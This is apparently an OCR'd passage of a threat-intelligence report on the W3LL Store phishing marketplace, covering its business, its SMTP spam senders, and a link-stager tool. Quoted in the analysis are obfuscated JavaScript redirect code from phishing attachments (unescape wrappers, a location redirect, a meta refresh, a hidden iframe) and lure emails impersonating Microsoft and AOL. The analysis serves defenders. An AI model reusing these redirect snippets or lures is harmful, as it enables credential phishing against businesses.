


Figure 41. W3LL Store login page


General overview

W3LL Store is a hidden underground marketplace offering managed phishing solutions for cybercriminals of any level of skill who want to conduct BEC phishing campaigns.

It was **launched in 2018** by W3LL as a platform for selling their custom phishing instruments. Although it was started as a platform for selling self-developed tools, W3LL Store evolved into a hidden cybercriminal marketplace offering a full spectrum of items necessary for running phishing operations, from email lists and access to compromised servers to reconnaissance tools and custom phishing kits. W3LL Store turnover for the last 10 months was estimated as high as $500,000. The developer does not advertise W3LL Store actively and asks their customers to refrain from spreading the word about it. In order to become a W3LL Store customer, new users need to be referred by existing users. Once a new user signs in, they have 3 days to top up the balance, otherwise their account will be deactivated.

One of the main features of the marketplace is that most of the tools and items are entirely compatible with each other. This means that cybercriminals can start and manage their phishing campaigns and stock up in W3LL Store alone, which makes it a phishing ecosystem for cybercriminals of all levels.

General statistics	5 years of existence
	500+ active users
	3,800+ items sold in the last 10 months (October 2022 - July 2023)
	12,000+ items on sale
	$500,000 estimated turnover for the last 10 months
Malicious tools and items for sale (categories)	W3LL custom tools
	Phishing kits and fake pages
	Compromised web services accesses (webshell, email, CMS access)
	Compromised servers (SSH, RDP)
	SMTP servers
	Hostings and cloud services accounts
	Lists of buissness email domains
	Compromised email accounts
	Phishing attachments
	Links staging methods
	VPN accounts



We accept Perfectmoney and Crypto

Total Balance [redacted]

You can read all of your trancation history Here

Total Purcashed [redacted]

To check your inventory you can visit Here

Total Items 1

TOP 5 SELLER

Top 5 seller of this month. (Based on how many sold of this month)

- seller178, With 58 Product Sold
- Seller119, With 42 Product Sold
- Seller143, With 28 Product Sold
- seller891, With 28 Product Sold
- seller110, With 8 Product Sold

REFERRAL

Referral Bonus System is 10% For Every Deposit Made From Your Referral Users

For more information go to Referral Section

https://w3ll.site[redacted]

Copy

PRODUCT SOLD

TOTAL PRODUCTS: 7415

Figure 42. W3LL Store main page

The marketplace has a highly developed customer environment with a wide range of instruments, which allows cybercriminals to swiftly buy everything they need to run and manage phishing campaigns.

Strong points of the W3LL Store customer environment:

- **Inventory**. Contains all the tools and items purchased by a user.
- **Balance**. The store has its own merchant system. Users can top up their balance through PerfectMoney or Coinpayments, which gives cybercriminals plenty of options to pay for the tools, from cryptocurrency to vouchers/credit exchange and even wire transfer.
- **Tool management**. W3LL Panel and most of custom W3LL tools can be configured and managed directly from the W3LL Store interface.
- **Tickets/requests**. W3LL Store provides “customer support” through its ticket system and live webchat.
- **Tutorials**. Criminals who do not have the skills required to maintain the tools can watch video tutorials provided by the developer in a separate section.
- **Referrals**. W3LL Store has its own referral bonus program (with a 10% commission on referrals) and a reseller program (with a 70/30 split on commissions).

W3LL Store not only has a web version but can also be accessed through an Android app.

Name	W3LLSTORE_1_1.0.apk
MD5	73aeb66ed2b2c3e16988fa3ee00b29bf

The APK merely provides a WebView through which W3LL Store can be accessed. A WebView is a native function on Android that makes it possible to show web pages within applications. There is almost no difference between W3LL Store accessed via the web on a mobile device (for example, via Chrome) and W3LL Store as viewed in the APK.

The only notable difference between W3LL Store on the web and the APK is that the APK uses a custom user-agent to make requests.


```
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0 w3llapps
```

Figure 43. User-agent set by the APK when making requests to W3LL Store

Evolution of W3LL's criminal business

Like all criminal empires, W3LL Store did not appear out of nowhere. The threat actor known as W3LL started their criminal business by developing and selling their W3LL SMTP Sender in 2017. Later, they distributed their version of the MS365 phishing kit. As their tools became more popular, W3LL expanded their criminal business to a private phishing marketplace called W3LL Store. The first version of the marketplace was launched in late 2018. Over time, W3LL's business evolved into a multi-vendor marketplace offering custom phishing kits, tools and other items for running phishing campaigns aimed at compromising corporate Microsoft 365 email accounts.

The tool's main features include multi-thread emailing, customization and Punycode encryption of email headers, substitution of variables, and custom phishing lures (phishing emails and phishing attachments), which provides a lot of flexibility in terms of customizing phishing campaigns.



WELCOME TO W3LLSTORE.CO

TOTAL USERS : 983

ACTIVE MEMBERS : 8

ACTIVE GUESTS : 3

[[illegible]]

Copyright © 2019 W3LL STORE.

Figure 44. Early version of W3LL Store (2019)

Timeline of W3LL tools development

Date	Event
2017	W3LL Sender appeared
Nov 2018	First version of W3LL Store (domain name: w3llstore[.]co)
Feb 2019	First detection of the W3LL Office365 phishing kit (MD5: 89cb4856bb-0634c1c753324ccaad30a7)
Apr 2020	W3LL Store update and transfer to a new domain - w3ll[.]store
Jan 2021	The OKELO vulnerability scanner started to be sold
Jul 2021	Other custom tools added to W3LL Store
Aug 2021	W3LL Panel (OV6 version) publicly announced by the threat actor
Oct 2021	New SMTP sender “Punny” released
Mar 2022	AitM functionality added
Aug 2022	W3LL Store transfer to a new domain - w3ll[.]site
May 2023	W3LL Store added a new domain and TOR version
Jun 2023	Major update of W3LL Panel. Updated API, admin panel, and some kit features
Jul 2023	CONTOOL release

09 W3LL TOOLS

W3LL's most notorious product is a custom AitM phishing kit, W3LL Panel. The kit's popularity and effectiveness allowed W3LL to expand their criminal business and go from being just another Telegram seller to running a fully-sufficient underground marketplace. However, it is not the only tool that makes all the difference for BEC phishing campaigns.

What really makes W3LL Store and its products stand out from other underground markets is that W3LL created not just a multipurpose marketplace but also a phishing ecosystem with fully compatible private tools (phishing kits, SMTP senders, recon tools) and supplementary items (mailing lists, access to compromised servers, etc.), which cover all aspects of phishing operations.

In this report, we analyze custom W3LL tools used together with the W3LL Panel phishing kit in phishing campaigns aimed at compromising corporate Microsoft 365 accounts.


SMTP senders

Senders (SMTP senders) are scripts/applications for bulk email spam. They usually include default phishing lures (phishing email templates or attachments) that conceal a link leading to a phishing page or malicious file. Threat actors use senders to deliver phishing emails on a big scale all the while evading email security mechanisms. W3LL Store offers two main sender tools:

Name	Price (monthly)
Punny Sender	from $100 to $180
W3LL Sender	from $65 to $90

Punny Sender

Punny Sender is a custom SMTP sender developed by W3LL. It was released on W3LL Store in October 2021 and has since been widely used in BEC phishing campaigns along with other W3LL tools.



```
PUNNY

           HOW TO USE PUNNY SENDER

      files/attachment : FOR ATTACHMENT FILE
      files/mail_list  : FOR EMAIL LEADS
      files/letter     : FOR LETTER
      files/image      : FOR LOCAL IMAGE LOGO
      config.ini       : FOR SET ALL CONFIIGURATION

      PLAYLIST         : https://s.id/-19z8D

          CONTACT SUPPORT PUNNY SENDER

           TELEGRAM : t.me/W3LLSTORE_OFFICIAL
           WEBSITE  : W3LL.SITE

   TIME    |   FROM     |    TO      | SUBJECTS  |  FROMNAME  |  CODE!
 23:58:08  | gerdoko ... | well@ne ... | New VM  ... | nelands ... |  SENT
 23:58:08  | pixhens ... | well@ne ... | New VM  ... | nelands ... |  SENT

SENDING FINISH

[!] Press any key to exit!
```

Figure 45. Punny Sender interface

Configuration

Punny Sender provides threat actors with plenty of configuration options. Although the list below is not a complete list of all configuration settings, the following settings are considered to be most important to the sender's functionality:

token

Private W3LL token purchased from W3LL Store.

NB: It is a different token from the W3LL Panel token as the tool is sold separately.

encoding

Message contents can be encoded. This is set to Base64 by default.

The options are:

- Base64
- 8bit
- quoted_printable

subject_encode_type

The email subject can be encoded. By default this is set to Punycode.

The options are:

- **Punycode**

  Change all the letters in the subject to Punycode letters.
- **html_entities**

  Change all the letters in the subject to HTML entities.


attachment	The path to the attachment sent with the email.
letter	The path to the template used as the body of the email sent.
smtp_list	Various formats for SMTP servers used.
maillist	The path to a list of email addresses to which emails are sent by the sender.
filesend	Can be either (0) to not send an attachment, (1) to send the attachment file with a random name, (2) to send the attachment file as a .doc file, or (3) to send the attachment file with its real name and format extension.
filesend_type	Determines the name displayed as the attachment name and should be empty if the real attachment file name is to be used. **Can be set to:** • **voicemail** Show ‘☎_Message’ on attachment file name. • **remittance** Show ‘Remittance’ on attachment file name. • **keep password** Show ‘PASS_ID’ on the attachment file name. • **message fail** Show ‘Message Fail Delivered’ on attachment file name. • **fax** Show ‘Fax_ID’ on attachment file name. • **secure** Show ‘SecureMessage’ on attachment file name. • **email** Show victim email on attachment file name.
redirect	This option can be set to a number from 0 to 9 and it determines how the redirect link (with which the user is brought to the phishing page) is created.

Phishing links can be delivered to victims in two ways as described earlier. One is via typical phishing emails (“letters”), the other via “phishing attachment”.

Punny phishing email templates

The method involves an email with a button that the victim is expected to click in order to be taken to the phishing website.

Such emails are styled in a way that tricks victims into clicking the button. For example, an email made to look like a legitimate Microsoft email informs the victim they have received an encrypted voicemail.



Your Encrypted Voice Message

Hi ++w3ll_user++

Your Caller just left you a message find details below :

Audio Note From : ++w3ll_data_phone_number++
Date Received : ++w3ll_date++
Duration : 00.00.2++w3ll_number1++ sec
Reference : ++w3ll_data_uuid++

Message encryption by Microsoft Office 365.

Figure 46. Fake email made to look like it is from Microsoft included with Punny

The email is fully in HTML format. Many configuration variables are used to control the content of what is shown to users.

Additionally, the “From” and “Subject” headers of the emails sent can be encoded. This option can be set to change all the phishing emails in the respective field to either Punycode or HTML entities to complicate detection.

Phishing attachments

A phishing attachment is an HTML page with JavaScript that reroutes the victim to the phishing page. This happens when the victim opens the attachment in either Office 365 or the browser.

Punny contains five separate attachment files that can be used for this delivery method and there are four unique implementations for them.

URL encoding

```
<script language=javascript>document.
write(unescape('%3Cscript%20language%3D%22...
```

Figure 47. Part of the code snippet found within attachments

All attachments included with the sender exist as HTML files with a single JavaScript element. The JavaScript element first calls the “unescape” method which unescapes the URL-encoded string found within it. It then uses the “document.write” function to write that unescaped string to the HTML page. The purpose is to make the malicious code within harder to detect using automated systems.

Obfuscated window[location] element

One of the attachments within Punny, called “1.wav.htm” uses heavy obfuscation within its code. Once unescaped (as described above), it consists of a single JavaScript element.

```
(function (_0x5ecb67, _0x3f3ad0) {
       var _0xeb706b = function (_0xbf97f9) {
           while (--_0xbf97f9) {
               _0x5ecb67['push'](_0x5ecb67['shift']());
           }
       };
       _0xeb706b(++_0x3f3ad0);
   }(_0x3f3a, 0x1e2));
```

Figure 48. Heavy obfuscation within the unescaped JavaScript element

The code within not only obfuscates the names of variables and functions but also uses substitution. By providing specific values to a function (in this case called _0x30d50c), it allows for the value to be looked up in a table. The provided value is then replaced with the element.

```
var _0x3f3a = [
    'table',
    'error',
    'apply',
    'constructor',
    'location',
    'length',
    'log',
    '{}.constructor(\x22return\x20this\x22)(\x20)',
    'console',
    'info',
    'return\x20(function()\x20',
    'exception',
    'prototype',
    'trace',
    'toString',
    'bind',
    'warn'
];
```

Figure 49. Substitution table used in the JavaScript to translate hexadecimal code to elements

In the case of this attachment, what the eventual code translates to is:

```
window[location] = '++w3ll_short++;
```

Figure 50. Deobfuscated code

This code redirects the user to the URL set in the config file, defined by “++w3ll_short++”, which is the address of the phishing page.

META Refresh

Another attachment, called “0.html”, uses the unescape feature described above.

```
<script language="javascript">document.write(unescape('<meta
http-equiv="refresh" content="1;url=++w3ll_short++">'));</script>
```

Figure 51. Unescaped string

This unescaped string is another, single JavaScript element that writes an HTML META element to the HTML body.

The code causes the HTML page to be refreshed after one second and reroutes the user to the URL defined by the “++w3ll_short++” URL, which is the address of the phishing page.

Inline frame (iframe)

The final attachment supplied with Punny uses an HTML iframe element. There are two attachments with different names but exactly the same code: “OFFICEALLLINK.html” and “SecureMessageAtt.html”.

```
<style>
   html,body, div, iframe{
       height: 100%;
       overflow: hidden;
       margin: 0; padding: 0;   }
</style>
<iframe src="++w3ll_short++" style="border: none"; width="100%"
height="100%"></iframe>
```

Figure 52. Unescaped string

This code embeds another page within the current page. In this case, the page is found at the URL **++w3ll_short++**, which is the phishing page. Since the width and height are set to 100% and the border style is set to “none”, victims viewing the page will have no idea that the page is displayed in an iframe.

Substitution of variables

To allow for additional flexibility when creating phishing emails and attachments, Punny Sender substitutes specific variables with dynamic values.

One such value (which we have mentioned above) is **++w3ll_short++**. Using this value in a phishing email or attachment will replace it at runtime with a URL set in the sender’s configuration file. Some additional values include: **++w3ll_logo++** (the URL to a logo that will be displayed), **++w3ll_user++** (the victim's email address), and many more.

This feature allows for randomly generated and victim-specific information to be used in mass phishing emails/attachments. It makes the phishing emails/attachments both harder to detect and more convincing.

W3LL Sender

W3LL Sender is another SMTP sender developed by W3LL. The first variants of the tool appeared in 2017; it was the first tool that W3LL developed and sold.

Its main features are the same as for Punny Sender. The main difference between W3LL Sender and Punny Sender is that W3LL Sender is written in PHP while Punny Sender is written in Python and packaged into an executable.

W3LL Sender configuration

Most configuration options for W3LL Sender are the same as for Punny Sender. For an overview of the most relevant configuration options, see the Punny Sender section.

Phishing attachments

The example attachments provided with W3LL Sender are the same as for Punny Sender. See the “Punny Sender” section for an overview of the attachments and how they work.


Substitution of variables

Like Punny Sender, W3LL Sender substitutes variables. For a detailed description, see the Punny Sender analysis.

It should be noted, however, that the list of possible substitutions is different for both senders. For example, **++w3ll_data_credit_card_expire++** is called **++w3ll_data_expr++** in W3LL Sender.

Examples of custom emails

The following are example emails included with W3LL Sender.



HI **++w3ll_user++**,

We received a request from you to shutdown this account **++w3ll_secret_email++** This request will be processed shortly.
If you did not authorize this action kindly cancel now if not disregard this message.

Thanks for taking additional steps to keep your αccount safe.

Regards,

Aol Support

This messαgess was sent to {++w3ll_email++}.

AccID : ##++w3ll_number5++-++w3ll_number4++

Figure 53. Phishing email threatening that an AOL account will be shut down

As with Punny Sender, these are just examples. W3LL Sender users can create their own emails/attachments instead of using the ones provided with W3LL Sender.

W3LL Redirect


$100	$50
Buy-in cost (1 month)	Renewal (monthly)

W3LL Redirect is a private link stager used for generating disguised links directing victims to a phishing page through a proxy site. It also filters unwanted traffic. The tool's main purpose is to monitor incoming requests, prevent the phishing website from being detected, and keep unwanted visitors away. If a visitor does not comply with the filtering rules or does not pass the anti-bot check, they will be randomly redirected to one of ten Wikipedia articles related to Microsoft.

W3LL Redirect can be managed through W3LL Store (using their own domain, like wredir.me) or self-hosted on infrastructure controlled by the threat actor.

The W3LL Redirect administration panel is embedded in the W3LL Store interface and provides several configuration options:

- Filtering visitors by country (GeoIP)
- Enabling/disabling Google CAPTCHA
- IP whitelisting
- Setting a redirector website title



	Information
ID	[redacted]
Current Link	/(YOUR EMAIL)
Tags	/(YOUR EMAIL)
Buy Date	2023-0' [redacted]
Expired Date	2023-02 [redacted]
Total visits	0

Options

Filter by country: Off

